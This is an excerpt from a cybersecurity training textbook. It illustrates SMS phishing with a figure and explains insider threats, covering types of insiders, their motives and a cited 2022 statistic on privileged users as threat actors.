


Attacker
Sends an SMS
INBOX
XIM BANK
Emergency!
Please call
08-7999-433
Thinks it is a real message from XIM bank
Tracy calls
08-7999-433
A recording asks her to provide her credit or debit card number. Tracy reveals sensitive information

Figure 9.12: SMiShing (SMS Phishing)



LO#03: Summarize Insider Threats



Insider Threats/Insider Attacks

- An insider is any **employee** (trusted person or people) with **access to critical assets** of the organization
- An insider attack involves using privileged access to intentionally **violate rules** or **cause threats of any form to the organization's information** or information systems
- Such attacks are generally performed by privileged users, **disgruntled employees**, **terminated employees**, accident-prone employees, **third parties**, undertrained staff, etc.

Reasons for Insider Attacks

- **Financial gain**
- **Theft of confidential data**
- **Revenge**
- **Becoming a future competitor**
- **Helping a competitor**
- **Public announcement**

Insider Threat Statistics

According to insider threat statistics for 2022, a majority of companies agree that **privileged users**, **administrators**, and **C-level executives** are the most dangerous insider threat actors

Top Insider Threat Actors
Percentage of Insider Threats
0
20
40
60
80
60%
57%
51%
Managers
Contractors and Consultants
Regular Employees

https://financesonline.com

Insider Threats

An insider is any employee (trusted person) who has access to the critical assets of an organization. An insider attack involves using privileged access to violate rules or intentionally cause a threat to the organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. Insider attacks may cause great loss to the company. Further, they are dangerous because they are easy to launch and difficult to detect.

Insider attacks are generally performed by:

- **Privileged Users**: Attacks may come from the most trusted employees of the company, such as managers and system administrators, who have access to the company's confidential data and a higher probability of misusing the data, either intentionally or unintentionally.
- **Disgruntled Employees**: Attacks may come from unhappy employees or contract workers. Disgruntled employees, who intend to take revenge on the company, first acquire information and then wait for the right time to compromise the organization's resources.
- **Terminated Employees**: Some employees take valuable information about the company with them when terminated. These employees access the company's data after termination using backdoors, malware, or their old credentials if they are not disabled.
- **Accident-Prone Employees**: If an employee accidentally loses their mobile device, sends an email to incorrect recipients, or leaves a system loaded with confidential data logged-in, it can lead to unintentional data disclosure.
- **Third Parties**: Third parties, like remote employees, partners, dealers, and vendors, have access to the company's information. However, the security of their systems is unpredictable and could be a source of information leaks.
- **Undertrained Staff**: A trusted employee becomes an unintentional insider due to a lack of cybersecurity training. They fail to adhere to cybersecurity policies, procedures, guidelines, and best practices.

Companies in which insider attacks are common include credit card companies, health-care companies, network service providers, as well as financial and exchange service providers.

Reasons for Insider Attacks

- **Financial Gain**

  An attacker performs an insider attack mainly for financial gain. The insider sells the company's sensitive information to its competitor, steals a colleague's financial details for personal use, or manipulates the company's financial records or that of its personnel.

- **Steal Confidential Data**

  A competitor may inflict damage upon the target organization, steal critical information, or even put them out of business just by finding a job opening, preparing someone to get through the interview, and having that person hired by the competitor.

- **Revenge**

  It only takes one disgruntled person to seek revenge, and the company is compromised. Attacks may come from unhappy employees or contract workers with negative opinions about the company.

- **Become Future Competitor**

  Current employees may plan to start their own competing business and, by using the company's confidential data, these employees may access the system to steal or alter the company's client list.

- **Perform Competitors Bidding**

  Due to corporate espionage, even the most honest and trustworthy employees can be coerced into revealing the company's critical information through bribery or blackmail.

- **Public Announcement**

  A disgruntled employee may want to make a political or social statement and so leaks or damages the company's confidential data.

Insider Threat Statistics

Source: *https://financesonline.com*

According to insider threat statistics for 2022, a majority of companies agree that privileged users, administrators, and C-level executives are the most dangerous insider threat actors with fraud and financial gains as the main motivation.

